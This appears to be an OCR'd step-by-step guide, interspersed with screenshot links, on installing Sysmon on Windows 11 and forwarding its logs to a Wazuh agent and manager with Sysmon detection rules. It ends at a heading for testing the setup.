
Now open “CMD” with Administrator.




Now locate the Sysmon folder and install it by following as shown in figure.




After installation we have to verify, go to “Event Viewer” and check.




Here is “information” logs of Sysmon.




Step 03: Now we have to forward Sysmon logs in to wazuh. Open Wazuh-agent in Windows11.




We have to open “ossec.conf”, click on “View Config”.




In the “ossec.conf” file search “localfile” follow as shown in figure.



Now we have to find location of Sysmon logs.



Here is highlighted location of Sysmon logs
"Microsoft-Windows-Sysmon/Operational"




Now configure Sysmon logs in to "ossec.conf" file.


<localfile>
<location>Microsoft-Windows-Sysmon/Operational</location>
<log_format>eventchannel</log_format>
</localfile>

Save the configuration.


Now restart Wazuh-agent.




Now connect wazuh Server with SSH.




Now we have to download Sysmon-rules from github.com
Link: https://github.com/wazuh/wazuh-ruleset/tree/master/rules




In search find win-sysmon-rules.xml
Download or Copy these rules.




In order to add these rules we have to create a file “win_sysmon_rules.xml” file in “/var/ossec/etc/rules/” directory.



Now we have only added some of rules here like:
Sid: 61650 is for “Event 22: DNS Query”
Sid: 61603 is for “Event 1: Process creation”
Sid: 61604 is for “Event 2: A process changed a file creation time”
Sid: 61605 is for “Event 3: Network connection”
And so on, you can also paste full configuration here. But I am selecting according to my Windows11 Sysmon logs.
You have to read every rule description the select according to your requirement. (Recommended)




Now restart Wazuh-manager.



Step 03: Testing the Sysmon logs in wazuh

